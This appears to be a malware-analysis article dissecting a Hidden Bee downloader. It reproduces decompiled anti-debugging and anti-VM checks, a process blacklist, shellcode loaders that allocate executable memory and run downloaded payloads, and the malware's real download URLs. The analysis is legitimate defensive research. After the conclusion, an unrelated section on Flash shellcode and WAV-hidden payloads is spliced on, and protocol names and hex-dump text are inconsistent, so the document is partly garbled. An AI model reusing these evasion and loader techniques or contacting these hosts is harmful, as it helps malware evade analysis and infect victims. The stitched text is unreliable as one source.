It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :





## Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

## Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8 )RtlEqualUnicodeString(&v6, v2 + 56, 1) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push  offset aSltp    ; "sltp"
024348FE push  eax
024348FF call  j_strcmp
02434904 pop   ecx
02434905 test  eax, eax
02434907 pop   ecx
02434908 jnz   loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
}
closesocket(v6[13]);
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name;
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *) (int (__stdcall *) (_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep)(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *) (signed int, signed int))functions_list[2])(8, 12);
    v18 = (_DWORD *)((int (__stdcall *) (int))functions_list[3])(v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C*..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...j80..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@0.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@0.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA0..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@0.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E@..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..hA0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h*
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0 f0d@R0PRz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu@y@.@E@ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.

```
1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15
```

The configuration file (`config.cfg`) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```

paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}

```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/4222/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2];
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *))&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *(_BYTE *)result == 'R' // check the WAV header
            && *(_BYTE *)result + 1 == 'I'
            && *(_BYTE *)result + 2 == 'F'
            && *(_BYTE *)result + 3 == 'F'
            && *(_DWORD *)result + 4 + 8 <= module_size
            && *(_BYTE *)result + 8 == 'W'
            && *(_BYTE *)result + 0xA == 'V'
            && *(_BYTE *)result + 0x24 == 'd'
            && *(_BYTE *)result + 0x26 == 't' )
        {
            mSize = *(_DWORD *)result + 0x28;
        }
    }
}

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```

module_size = *((_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFF )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```

After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.

```

if ( mSize > 0x1C
    && *((_DWORD *)wav_buf + 0xE) <= mSize
    && wav_buf[0x2F] == 0x10
    && wav_buf[0x2C] == 1 // start of the payload header
    && wav_buf[0x2D] == 4
    && mSize > *((_DWORD *)wav_buf + 0x10)
    && mSize > *((_DWORD *)wav_buf + 0xD)
    && !(wav_buf[0x3C] & 3) )
{
    allocated_buf = (_BYTE *)VirtualAlloc(0, mSize, 0x1000, 0x40);
    v23 = (unsigned int)allocated_buf;
    if ( allocated_buf )
    {
        new_module_ep = (void (__stdcall *) (unsigned int *))&allocated_buf[*((_DWORD *)wav_buf + 0xD)];
        copy_buffer(allocated_buf, wav_buf + 0x2C, module_size);
        v18 = wav_buf + 0x2C;
        v17 = v23; // _allocated_buffer
        v21 = 0;
        v19 = 0;
        v20 = 0;
        new_module_ep(&v17); // call the decoded payload
        //
        VirtualFree(v23, 0, 0x8000);
    }
}

```

### The second WAV: an executable in proprietary format

On the illustration below, we can see how the data of the WAV looks after being decrypted ([9b37c9ec19a53007d450b9b9c8febbe2](https://www.malwarebytes.com/blog/wp-content/uploads/2019/08/9b37c9ec19a53007d450b9b9c8febbe2)):

Address	Hex dump	ASCII
02660000	52 49 46 46 C4 BE 00 00 57 41 56 45 66 6D 74 20	RIFF-z..WAUEfmt
02660010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	...0.0.C>...)
02660020	02 00 10 00 64 61 74 61 A0 BE 00 00 01 04 00 10	0..dataaz..0+>
02660030	1C 0A 74 00 0C 05 00 00 88 BE 00 00 70 06 00 00	L.t..#.kz..p..
02660040	18 B8 00 00 00 00 00 00 09 00 11 00 64 7E 6E 66	↑\$.....↓.nf
02660050	66 24 6E 66 66 00 00 0C 00 26 00 41 4F 58 44 4F	f\$fff...&.A0XDO
02660060	46 39 38 24 6E 66 66 00 00 0C 00 08 00 4B 4E 5C	F98\$fff...0.KN\
02660070	48 5A 43 39 38 24 6E 66 66 00 00 00 04 00 49	KZC98\$fff..0.+.I
02660080	6B 68 63 64 6F 7E 24 6E 66 66 00 00 0A 00 06 00	khodo"\$fff...+.+
02660090	47 59 5C 49 58 5E 24 6E 66 66 00 00 00 00 00 00	GY\IX^\$fff.....
026600A0	8C E7 AE 97 9F 66 BD 68 98 5C 88 08 24 75 82 00	I\$<\$cf2k↑.t\$ue.
026600B0	30 B8 82 0D 9D B8 93 1C CA 96 93 1C 5E 96 93 1C	0\$e.kj0L^P0L
026600C0	06 2E 68 D3 F9 58 B6 04 07 32 B5 50 47 7B 08 55	+.kE"XA+2APG0U
026600D0	11 45 15 4E 89 5F B7 29 8D AF D2 7D 4F 5B A8 63	4E\$N_e)2>D)0[Ec
026600E0	90 75 82 00 23 32 A1 6F 3C CE EE 30 8E DA FD E2	Eue.#2io<ft0A r0
026600F0	58 3F 15 5A FA 34 19 49 FE E5 19 0E 2F 87 08 1C	X?32'4+imh↓#cêL
02660100	1F BB 31 CF 27 75 8D CA 2E CF 8F 66 9E 33 69 B7	ηj b'2u#.QCf×3iE
